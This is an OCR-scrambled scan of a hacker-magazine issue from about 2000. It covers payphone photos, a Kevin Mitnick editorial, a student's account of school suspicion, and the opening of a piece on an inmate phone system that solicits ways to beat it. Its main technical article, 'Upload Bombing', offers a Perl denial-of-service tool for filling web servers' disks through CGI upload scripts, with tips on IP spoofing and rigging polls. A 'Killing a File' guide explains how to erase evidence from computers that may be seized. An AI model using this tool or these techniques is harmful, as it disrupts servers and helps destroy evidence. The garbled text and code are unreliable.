

Non-American Payphones



Basel, Switzerland.

Photo by Dan Schoroga





Photo by Jerry Dosko








Photo by Claudio Carlguist

See Paulo, Brazil.


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July 14th to July 16th, 2000. New York City.





"He is a strange, in some senses pathetic, misguided human being. I don't hold a lot of confidence that he will turn his life around."

- Mitnick prosecutor David Schindler, now heading for a lucrative position in the law firm Latham & Watkins, on the subject of Kevin Mitnick, as quoted in the Los Angeles Times, 8/16/99.

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At last we know what it was all about

Since February of 1995 when Kevin Mitnick was arrested in North Carolina (and for more than two years before then when he was trying to avoid being captured), people have been asking what the big deal was. Why were the federal authorities so intent on imprisoning Mitnick? What entire had be contracted? Why was this so important?

We know that it wasn't about his being a fugitive from justice. Why? For one thing, it turns out he never was a fugitive in the first place! An article by Jonathan Litman (author of *The Fagitive Game*) pointed this out back in 1997.

The change in the government's stance came to light hist week during a motive presentencing hearing before Federal Judge Mariana Pfaelzer. The U.S. Marshal the government had relied upon to claim that Mirak's fled before his three-year probation was facioned on December 7, 1992, testified he never made any such statement Minutes later, Mitak's former probation afficer, Frank Gulia admitted he wrongly stated that Mitak's was a figitive.

"No longer able to prove Minick was a fugitive, the government instead claimed the backer was early with his papernions, folling to salmit three monthly supervision reports. But Gulla testified that for 33 months, said Neptonthev 1992, Minick Conscientiously compled with the reporting requirements of his 36 months supervision."

A finner infraction at best. But that apparently didn't matter. Mitnick had committed crimes while on the run, even though he wasn't really on the run. And justice had to be served.

So Mitrick was charged with possessing access devices in the form of codes to make first cellular phone cells. (Had prepaid phone cards existed back theo, there's little doubt Mitrick would have used this anonymous method to stay in touch with friends and family one simply does not get a landline white being hunted.) It wasn't exactly manslaughter but a message had to be sent. He got 22 months for this infraction. The government wanted 32. (Manslaughter, incidentally, would have gotten 34.)

There's actually a slight clarification to all of this. Mithick also pleaded guilty to violating his supervised release. Why would be do such a thing if the government admitted that he was never a fugitive? Two reasons. 1) The govern-

ment didn't make this admission until a year after he Continued on Page 53

Upicad Bembing

by Ulf of VSU

tack that I have named "upload bombing."

It repeatedly councers to a web server with TCP, pretending to be a web browser sending serve file data to a file uploading CGI script on the server.

File Uploads in HTML Forms

You may sik yourself, "Can web browsers upload files to CGI scripts on web servers?" Yes, they can in the releases of Netscape Navigane 2.0 and Intervet Explorer 4.0, support was added for a new HTML tag called sinput type-"file" frowever, Lyon still docum's support this tag). See table A (p. 7) for an example of an HTML document with this tag. Normally, data from HTML forms to CGI scripts are encoded in "application"-www-form-chapter and the rewer encoding "multipart/form-data" material.

Stupid CGI Script Coders

The file uploading CGI script will decode at the data it receives, usually storing the uploaded file in some directory somewhere on the server. Many such file uploading scripts will reject files that are too big or whose file names durit and in the verrect file type, but none of the scripts that have looked at have got any memory. They don't know if the last upload was from another confinctal two weeks ago, or from you ray serounds before this enc.

The implications are obvious! If we code a program that behaves just like a web browser fores when it uploads a file to a CGI script on a web server, we can upload file after file of codes who partogo. Each life can be small enough to be accepted by the script, but together the files will take up a tet of disk space on the victim's web server. This well cause some problems for the systelmin, as modern operating systems dan't work very well when the bard disk is full.

Technical Details

Exactly how is this dain? Let's get to the gory realmical decails? There is an RFC document, RFC 1867: "Form-based File Uplead in HTML," which describes how these uploads work. Unfortunately, none of the popular beowsers are fully compliant with this decembers.

During a real life file apload from the HTML decurrent in table A, the web browser opens a TCP connection to the web server, and stock seconding that looks close to my table B.

in some browsers, but not in others. It is also coded in "application/x-www-form-urlencoded" clude strange characters, these names are enis holden or a text area or a charkbox, is not worth noting that the type of 68t8 field, whether it with the boundary, which is defined in the "Oceencoded at all. The different fields are separated stated anywhere in table B(p. 8). in my upload bomb program. If the file names toity. Netscape's browsers use a boundary consistthe boundary "BOUNDARY" in table B for okestring that is not found in the data itself. The used tent-type:" line. The boundary can be any text in table B in further dotail. The contents of the 34 random digits. I use such a boundary myself ing of the character "-" 27 times, and then 13 or files and the other fields are sent as naw data - not At this point, I will discuss some of the fields

Leff lock at the header of table B for a while. The "Referent" (six) line shows the URL to the document that holds the HTML form. (The confect spelling is in fact "beforest" but appearable someone who worked on the HTTPPLO specification didn't know that, so now everyone who excess who clients has to consciously misspell that wood.) The "User-Agent:" line gives the name of the web browser that is sending all this data.

Table R is based on the autput from Netscape's browsers. The output from MS Internet Explorer varies from this table in some minor details. For incrance, it sends off a "Connect-Type" beader for each file that is uploaded. Any table decent COI script coder will adapt his or her scripts to work both with Netscape and III, so this shouldn't cause any trouble for the aspiring uplead bomber.

My "Upload Bomb" Program

If you den't want to each your even upload bombing program, you can type in mine (p. 10). It is written in Perl. You install a by editing the first line of the script, and by changing the permissions so it is executable. I have only had the opportunity to test it with perf 5.005 [0.2 nursing on a Linux 2.0.36 machine, but I believe it is very portable, as it uses "use Socker" richer than

ABLE A

cipociffE Hint PLBLIC ".//83C/DID HIML 4.8//EN"
"http://www.wl.org/TR/REC-html48/strict.dtd">
chtml://www.wl.org/TR/REC-html48/strict.dtd">
chtml://www.wl.

spokinput type="hidden" none="oction" value="upload" size="0">
your none: kinput type="text" none="yourname" size="35">first file rame: kinput type="file" none="f1" size="20">second file none: kinput type="file" none="f2" size="20">coments:kbr>

ctextored rate="comments" rows="5" cols="52"></textored-qp>
<irput type="checkbox" name="Chk" value="vsu"> check here, if the files
are made by v5U,
<irput type="submit" name="subm" value="Sendi">

defining the socket constants by hand.

</forms</bodys</htmls</pre>

My pergram reads data from an input like, creates upload bombs as described in the "Todenical Details" secrion above, sends them off to the web server, shows the answer from the CGI script, and warts a couple of seconds before it sends the next bomb.

If uses the POST method and the HTTP/11 postocol. Mast (all?) HTMI, forms for file uploads use the POST method rather than the (rEI method, and the HTTP/1.1 protocol is widely supported on today's web servers, so this is the correct choice in nearly all cases.

Preparing An Input File For This Program

Let's say that we have found some place on the net that we want to upload bomb. First we surf to the HTML document that holds the form where the user solects a file to upload. We'll refer to this document later on as document D. We look at the HTML source of this document, and write down the URL of the CGI script that the form links to.

We also look at all <-ruput type="1">
Stexhaush and <-selecth tags to that form, and write fown their names and what four-ion they know (i.e., what value we want to give them). Finally we use all this information to build an input file for uplead bombing this place.</p>

So what is the format of the input file? Well, first I should tell you that all lines beginning with the "#" characte and all lines that are empty or only consists of spaces and tabs are ignored. From the lines that are left, line 1 defines how

many bombs we should send, line 2 is the name of the web server, and line 3 is the port that the web server answers at (usually 80). Line 4 is the address to the script (that is, everything in the script's URL after the machine name), and it should always start with a "" character. Line 5 is the referrer, i.e., the URL to document D.

also tell you that all file names that are generated all random files will have sizes somewhere from has the value 1024 and line 9 has the value 2048, value and line 8's plus line 9's value. If line 8 has z random file size somewhere between line 83 1024 to 2072 bytes. While talking about files. I can dom files will be exactly 1096 bytes long. If line 8 the value 1096 and line 9 has the value B, all ranintan random addition. All random tiks will have Line 8 defices the minimum size of the rendom same (its names (usually a life type like "imp5"). "Childenth") and line 7 defines the end of the that we will create (usually a puth like will consist of 8 to 18 random lower case letters. files that we will create and line 9 defines the max-Line 6 defines the beginning of the file names

The rist of the input file after line 9 consists of pairs of lines that define names and values from the HTML form. You can use the character "" in the values, to signify a new line (CRLF). This is especially useful with the HTML tag "thatteres", which allows the user to type in more than one line in his or her browser.

It is important that these name and value pairs are listed in the same order as in the HTML form, because some body written CGI scripts don't work if you change the order.

There are two special values that are used to signify that one of the names in the form is a file, not normal data. The special value "\$FILEST means that this is a file full of random garbage, and the special value "\$FILEstme fileranest" and the special value "\$FILEstme fileranest" means that this is a real file that will be upleated under different random file names. My program will try to find this real file in the current directory.

See table C (p. 9) for an example of an input file. When you have constructed one that you are happy with, you start bombing with the conmand "Aupload bomb input file".

In some cases, there is no document D, just a script which senses if you are suring to it or uplicading data to it. If you are suring to it, the cript gives you an HTML form, and if you are uploading to it, it processes the data. However, this doesn't make much of a difference to us. We just surf to the script as if it was an ordinary HTML document, and then we work our way through the process of creating an input file in the same way as we usually do.

Upload Bombing CGI Scripts That Don't Do Uploads

Although my program doesn't support this, you can also upload bomb other types of CKil surjus than the ence who handle file uploads. One example would be scripts for online polls.

where you can after the result of the poll heavily in your favor by sanding off lets of votes for the afternative that you prefer To do this, you need to look up the encoding method "application's—www-freen-unlessooded" somewhere.

050/313

-BOUNDARY

(ordent-Disposition: form-data; raws-"fl"; flenome="(:\TMF\souxgr)nlwk.gif"

The Other Side Of The Fence

-BOUNDARY

FILEFILEFILEFILEFILEFI

I tope that the CGI script authors and the systematic all over the world will wake up to this threat seem, and start securing their scripes against this type of attack. The most obvious ways for them to do so is to: (a) check the 19 muchbers, or (b) only allow a certain number of uploads per houriday/week.

The idea behind (a) is to only allow a certain number of upleads in a row from one IP number. We can get around this by letting several machines take turns to uplead bomb one server, or by using IP spooling. It is harder to get around (b), but we can use it for a denial of service attack. If the script only allows 3 upleads per hour, we can try to uplead 4 files every 15 minutes, leaving the legitimate users without the ability to uplead files.

 It is also worth noting that both (a) and (b) sould cause some inconvenience to logitimate users of the aplead scripts, such as making prople who want to upload lets of logitimate files in a now mable to do so.

Links

The CCT Resource Seder + http://cgi.resourceindex.com/ NTTPS.1 - http://www.m3.org/Prolocols/History.html RFC 1667 - http://www.rfc-cditor.org/rfc/rfc1867.txt 16764.60 - http://www.m3.org/TR/REC-html48/ Not-http://www.pert.com/

TABLE B POST //gi-bin/uplose.pl HTP/1.1 Host: www.victle.com User-Agent: Mozilla/4.05 [en] (Min/05; I) Referre: http://www.victln.com/upload.btml Commestion: close Content-Lype: sulfiport/form-dama; baundary_BOUNDERY Content-length; 681 BOUNDERY Content-Discosition: form-data; name="action" Upload BOUNDERY Content-Disposition: form-data; name="yourname"

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Page 10
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2600 Magazine

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# 3.2 IT'S A FILE, SO MAKE UP A JUNDOM FILE NAME
Shorbele = $1;
$middle = join("", map { chr 97 + int rand 26 }
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 W 2.0 STAIT THE LOOP THAT COUNTS HOW MANY BOYES WE SHOULD SCHO
Foreach $1 (1 . . $bombs)
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Shourddry = "-" x 27 : join("", nep { chr 48 + int rand 10 } (1 ... (13 + int rand 2)));
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print "uplead bomblecoded by Ulf of VSU(n";
print "published by 7800 Magazine: the Hacker Quarterly\n\n";
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               #1/usr/bin/perl -
# upload bomb by Ulf of VSU in 1989
                                                                                                                                                    # 3.1 IT'S A NORMAL FIRID, SO AND THE VALUE

If (Stheoment($) := */^SFILE(-')\S$');
{ Shopy ... "%cff%crlf$thecontent($)}%crlf"; }
else
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      # 1.8 READ FROM THE INDUIT FILE, STRIP REMARKS AND EMPIT LIMES, AND STORE # MMAT'S LIFT IN THE ARRAY BRIE open the input file!\n':
                                                                                                                                                                                                                                                                                                                                                                                                                                      # 3.8 START THE LOOP THAT ADDS ALL THE FITLDS FROM THE HTML FORM TO THE # MESSAGE BODY
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           f (Setherane -- -1) { die "no htel form felds in the imput file!\n"; }
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           # 1.2 GIVE THE JARRAYS SUbenome JAMD Sthetometers VALUES FROM THAT ARRAY
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              ($boebs, $mochine, $port; $script, $referrer, $flenomebegin, $flesizenendonodd) = map { readf() } (1 ... 8);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          smond; $1 - 1; Scrif = "\015\012"; Squote = "\042"; Sourrent = 0;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   (f (($486) | 1 0) | 1 ($485) | 3 | q *-h*) | ($460) q *-relp")
{ print "sage: $0 input_flevi"; exit; }
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             A 1.1 GIVE IMPORTANT VANIABLES VALUES FROM THAT ARRAY
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      close FILE or die "can't close the input fiel?'in";
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      while (FILES)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              sub readf
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             ESE SOCKET
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        t#/@15@12//d;
(f (([0\/^\s*$/)) && (substr($_, 0, 1) oc "#"))
{ push efile, $_; }
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  of (Sourcent > Sefile)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 push etherome, Skey; push Othecontent, Svolue;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      return Storp;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      f cle 'mplfcmed trput flel'n'; }
stemp = $fle[Scurrent];
                                                                                                                                                                                                                                                                                                                                                                                                    toreach 53 (0 .. Stthenare)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     Shody wide.
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             (Skey, $value) = nop { recdf() } (1 .. 2);
$value = s/\r/\015\012/44;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  print "" borb #51 out of $borbs ""Win";
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  e (Kurrent or Stile)
                                                                                                                                                                                                                                                                                            Stady .= "-Soundary%rlf".
"(ortent-Disposition: form-data; rames"
"Squote&thename[5]]Squote";
```

```
A S.S. IT'S A REAL FILE, SO ADD DATA FROM THE BONS FILE TO THE MESSAGE BODY
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    * 3.4 IT'S A RANDOM FILE, SO ADD BANDOM FILE DATA TO THE MESSAGE BODY If (Showbifle og **)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           § 3.3 ADO THE BEGINNING OF THE FILE TRANSFER TO THE NESSAGE BODY
Sbody .= ". flyware-SquoteShlenamebegin"
"smiddleShlenameendSquoteScriffcrif":
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 # 4.0 CREATE THE MESSAGE HEAD
Sheed _ *105T Secript HTTP/1.15crif*
"Hose: SwochtneScrif*
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          $ 3.5 ADD THE ENDING OF THE NESSAGE BODY
Soudy .= " Shoundary-Kerle"; Sleng = longth Shody;
                                                                                                                            # 6.8 WAIT FOR A COUPLE OF SECONDS, LINESS THIS IS THE LAST BOMB TO SEND
If (St != Scorps)
                                                                                                                                                                                                                                                                                                                                                           # 5.2 SHOW THE USER WHAT THE SERVER AND THE SCREPT SENT BACK
                                                                                                                                                                                                                                                                                                                                                                                                                         # 5.1 SEND OFF A BOME select SCK, $1 = 1; select STDOUT; print " akknownding... print SCK "SkeadSbody";
# VSU 1999 - Stil, Bildhing och Moral
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 # 5.8 LOCK UP AND CONNECT TO THE REB SERVER
                                                                                       ( print "\n\p"; sleep 2 + int rand 4; )
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            $LCS = gotprotopyname("kcp");
socket(SOK, Ff_NET, SOCK_STREAM, Stop) or die "socket errori\n";
                                                                                                                                                                                                                                                                print while <5065;
close 50% or die "tysocket errori'un"
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         if (Serror2 == 1)
[print' vamble to connect to reacte Postiva", last ATTEMPT; }
Spon = spikadd, in(Sport, Sewn5)
Serror2 = 0; print " ok/recorrecting...";
Serror2 = 0; print " ok/recorrecting...";
Serror2 == 1;
[print " con't correct to that portiva"; lost ATTEMPT; ]
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                ferror1 = 0; print "looking up...";
frumb = incl oton(Smachine) or Serror1 = 1;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           Shody .. Scrift
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       "User-Agent: Mozillo/4.05 [en] (A):85: [)%crlf"
¢ If NS Internet Explorer con its about its raws, so can we ;)
"Refere: %reserrepScplf".
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 open(INF, "Sbombile") or
die "con"t open the bomb file \"Sbombile\"!\n";
binmode INF:
while (cINF) { Sbody , " S.; }
close INF or die "con"t close the bomb file!"\n"
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                $flesize = $flesizemin + int rand $flesizemondanidd:
$te = length (%randomida = join(**, map { chr int rand 256 } )
while ($flesize > 0)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                "Connection: closeScrif*,
"Content-type: multipart/form-deta; boundary=Sboundary$crif*
"Content-type; multipart/form-deta; boundary=Sboundary$crif*;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                Somesize = (Shlosize >= $1e) ? $1e : Shlosize;
Sbody := substr(Srondombta, 0, Somesize);
$flosize := Somesize;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       (1 ... (8 * int rand 10)));
```

Killing a File

SELECTION OF

etting rid of all traces of a file sounds

Eike an incredibly simple thing to do.

You get yourself a program that
overwrites the file and that's it. Right?

Unfortunately, getting rid of all traces of a file is far more complex than you could have imagined. You'll need to get yourself a program that does more than the DOS. UNIX, or Windows delete file command. These commands merely mark the space on the disk used by the file as available without actually grasing the coatests of the life, even if the file is emptised from the Windows merels by:

Programs that overwrite the contents of a file are called "secure delete" programs. Secret is good and it has some interesting options. BC wipe is also good.

Make sure these programs rename the file first with a name of equal or greater length! Inferior programs may crase the file data and then mark the entry in the disk table of contents as deleted without actually overwriting the file name. Or how about a file name that previously existed on a corporate computer and they would like to know how a reference to that file get on your computer (assuming it's been seized). Filenames alone may not be selid evidence against you, but wouldn't the cleaner not to bave a trace? Several programs will raname the file with X's first, then crase the actual file contents. But make sure your secure delete program does this.

Even if you have done all of the above, the filename and its data can still exist all over the place!

If you're using win 95 or NT, click on start, then "documents". Is that your filename? Blow away the shortout in CAWINDOWS.RECENT using your secure delete program if you're using win NT blow away the shortouts in CAWINNT-PROFILES (ADMINI-TRECENT). This assumes you

have the administrator account. There's another other directory called COWINDOWS/QENONLIRECTENT, which can contain references to your file.

There may be other software that opens the file and keeps the filename on a list somewhere, such as the "fast files opened" list Use the windows file explorer to search the software directories in question for a substring (use "centains" field) of the filename. On UNIX, dat all the files through grep and an appropriate substring. Yes, you're going to have to examine each piece of software that opened the file for any traces of it.

In a state of shock yet? It gets worse.

Windows\$5, Windows NT, UNIX, and other operating systems use virtual memory files to extend RAM. When a process or program becomes completely inactive, the epotating system pats the process with all memory (RAM) contents out on disk in order to conserve memory. This method of extending RAM is called virtual memory, when the program becomes active again its data is output back into memory, and yes, the data is left in the virtual memory file until it is overwritten. Your data could stay there for days or even months!

Windows 95 uses the file win386.swp. You can boot into DOS and exise the file, but you'll have to change the permissions first. More robust operating systems will automatically re-create the swap file at boot time if they detect it missing. Some "secure detec" programs (such as seerch) may have an option to leave the WIN 95 swap file intact but just erase its contents.

Some operating systems like Win 95 and NT 4.0 have swap files that grow and strink dynamically, using empty disk space as needed. Turn this option off or get enough memory so that you don't need a swap file. Wiping the swap file in its strunken state could leave parts of your file in what was the

swap file in its colarged state, but in what is now unused disk space. For example your data get swapped out to the last 10 megabytes of the virtual memory file and then later the virtual memory file should leaving your data in what is now marked as unused disk space. If you think this has already happened on Your system, wipe the swap file white booted in DOS and then, before exiting DOS, fill up the disk with big tull files and ernse then all. Use DOS pipes to keep concatenating the oull filled files until the entire disk is full. Then simply delece them all.

On UNIX you can switch to an alternate swap file just long enough to crosse the original swap file with a secure delete program, then re-create and switch back to the original swap file. Check lete/forab for references to your swap partitions.

Windows NT uses a virtual memory file cathod pagerific sys. Wipe its contents white booted in DOS. If you have NTPN you'll have to temporarily get rid of the virtual memory file, fill the disk with rull files, then delete them.

If a DOS FAT based file system has problems, you are told to rue a program called scarcisk. If scandisk linds "lost" pieces of files it puts the pieces in a series of files called FILE0001.CHK, FILE0002.CHK and so forth. These files could contain data you want crased. If so, blow them away with your secure delete program.

The Windows registry can be libered with references to a file. The registry keeps all kinds of information about a Windows machine. If you are unfamiliar with the registry try browsing through it in read only made. Use the registry editor (regedinere) to find references to recently accessed files that you want cradicated. (Don't use the 32 bit registry editor. The piece of crap doesn't find all strangs!)

Most Windows software such as real player keeps a list of recently accessed files. Use the registry editor to find these old references.

While you're in there you may want to look under Netscape for "URL History" and

editor. (Don't try this on your own.) erased those "lost" values with a binary SYSTEM32/CONFIG. I have successfully it's a series of files in CAWINNE. C/WINDOWS/SYSTEM, DA0 and on NT still there! The registry is actually a file called then search for the values, you'll see they're a binary editor (like HEXodit) on the registry, dekted without overwriting them. If you run because the registry marks the entries as like making a permanent record of them, Mistake! Deleting registry values is almost key and those registry values are gone, right? upser about them. So, you just bit the detect got rid of the URL references to Hustler and Penthouse. The bass or coworker might get

The best way to get rid of registry values is to overwrite them. Instead of pressing delete, modify the value and change it to something of equal or greater length. So, using the registry editor, find Netscape's "URL History", change www.hackFBL.com to www.paranoid.com, or change www.Hostler.com.

If you operiod any files with Netscape, data could be stored in the Netscape cache. Use your secure delete program to delete these cache files.

One way to simplify the whole business of killing files is to create a "killall" script to do a lot of the deletions and then cut it just before shutdown. C2 compliant operating systems have a "secure delete" option that will overwrite a file when you do a regular delete command, but there is no undelete or wastebasket with this type of deletion. I profer to put most striff in the wastebasket and scorch the files I really want to get rid of.

There is a program called shradder that attempts to kill (in real time) files and references everywhere they may be. It is good but not perfect.

Every piece of software out there could keep some internal record of your file or even its contents, especially software made by Big Brother in Washington State. His software leaves references all over the place. Remember, a medicate dose of paranois is healtly.

THE TERRORIST OF ORANGE, TEXAS

THE ADSCREEN OUR

Hello, My name is Darryl, and I'm a terrorist.

At least that's what my high school thought. I'm now 19 years old and a college feedman living on campos a niwe distance from home. Now 1 will admit I have done some things in the past where I sensitly deserved the punishment I received. I was rought with four copies of The Anarchist I Cookhook on school grounds. I know I was wrong to do it but I just wanted to give the backing information on the disks to some friends of mine. It just so happened there was information on how to make a variety of bombs on the disks as well. I knowed my lesson and figured the school would longive me.

About eight months letter, I was about 1/3 finished with a cooled was writing and decided to give a copy to a friend of mine who saked about it. I warned hat several times before I gave it to her that it contained violent and second content, but she took it anyway. Her pacents found it and called the school board, who in turn called the principal. I ended up being suspended for another week. I personally didn't and still don't think I deserved the punishment they gave me, but I never protested at all. I just took to steeping through my classes instead of writing anything at all to school again. I just took to steeping through my classes instead of writing.

is at one time or another. "Do you own a gun?" ever depressed?" Of coorse you moron, everyone recorded (I found this got much later and I was gated (there was no other word for it) and type out of my computer class for this?" I was interroclass. "What the fack?" J (bought, "I get called ther bringing a bomb to graduation and killing ligious beliefs?" What the fuck business is it of I'm 18, I can't buy a gun yet "What are your reschool personnel) and asked things like "Are you never informed of the fact by the police or the everyone or sniping off the top 10 percent of my mor while I was gone that I was planning on eiwas going on. Someone started spreading a ruto get you, they can get you even if you do noththe death of a relative. I had no closs what the bell returning from a week in Tennessee because of my service year. I was called into the office after ing. The school artempted to get rid of me again However, I learned too late that if they want

> dropped my program halfesty through and doyours? I got pissed off as all hell. I was getting bell out of there. binally, I got my high school diploma and got the cided it wasn't worth it to bend ever to pick it up. and pointed at me and two of my friends. I three armed police officers with weapons drawn enough, I was secui-sing searched at our comalone. As if the frequent office visits waren't like killing them all just to get them to leave me people that I bandy knew were getting pulled out my attitude changed. Hell, my focods and oven weak and getting spet interrogations, just in case pulled out of my classes rate and three times a menocolent occurrency, which, by the way, had of class in case they were coconspirators. I felt

on the top of said list. I have yet to receive another call but I have too. I told them that if I even get the idea in my "list" of potential assessing and yours truly was themselves and then promptly hung up on them. members, and the school administration staff school, the school district, the school based in any way I would retain an attorney and sue the learned from a reliable source that they have a campus. What the flict(???? I saw red. What the asked things like if I pleaned to visit anyone head that they were planning to violate my rights The graduated and moved away? I sold them so fuck right do they have to bother me a year after from school, if I was going to come back on home at the time for some odd reason). I was again at my percuts' borne (I happened to be few days after the school shooting incident in Jenesboro, Arkansas, F was called by the school "Finally they're out of my life!" I thought. A

Ljust hope that no one doe has to go through anything similar to this. It's stressful as all bell and there is no call for say of it. I was pushed to the breaking point and I was able to avoid snapping, but who knows what would happen if someone else list to go through this order? When is going through the minds of these people? "This student alienates him/herasif from other students and expresses opinions different from the norm. They must be pletting something so left alienate them even more!" And they're the conest traching the children of this nation. Seary, huk?

ITS PRISON PHONES

by ElecRap

I'm currently serving time in a Tenconsiderable amount of firme trying to beat
the Immate Telephone System (ITS). I don't
know of anyone who has ever found a way
to do it. I know that some other states use
this system, so if anyone has anything to
add to what follows, the into would be
greatly appreciated.

What I Know So Far

The ITS consists of four main subsystems: impact telephones, Trunk Management Units (TMUs), a CPU (containing the ITS database), and terminals.

How does it work? The innate dials a phone number and his har eight digit Personal Access Code (PAC). The TMU sends the site code, trunk, phone number, and PAC to the CPU at Inmate Network Control. The CPU (using the Enforcer database) chocks a range of control parameters. If all chocks out okay, the CPU potifies the TMU at the site that it's okay to connect the call to the LocTel phone lines (formerly Teloo) which are managed by Opus Telecom.

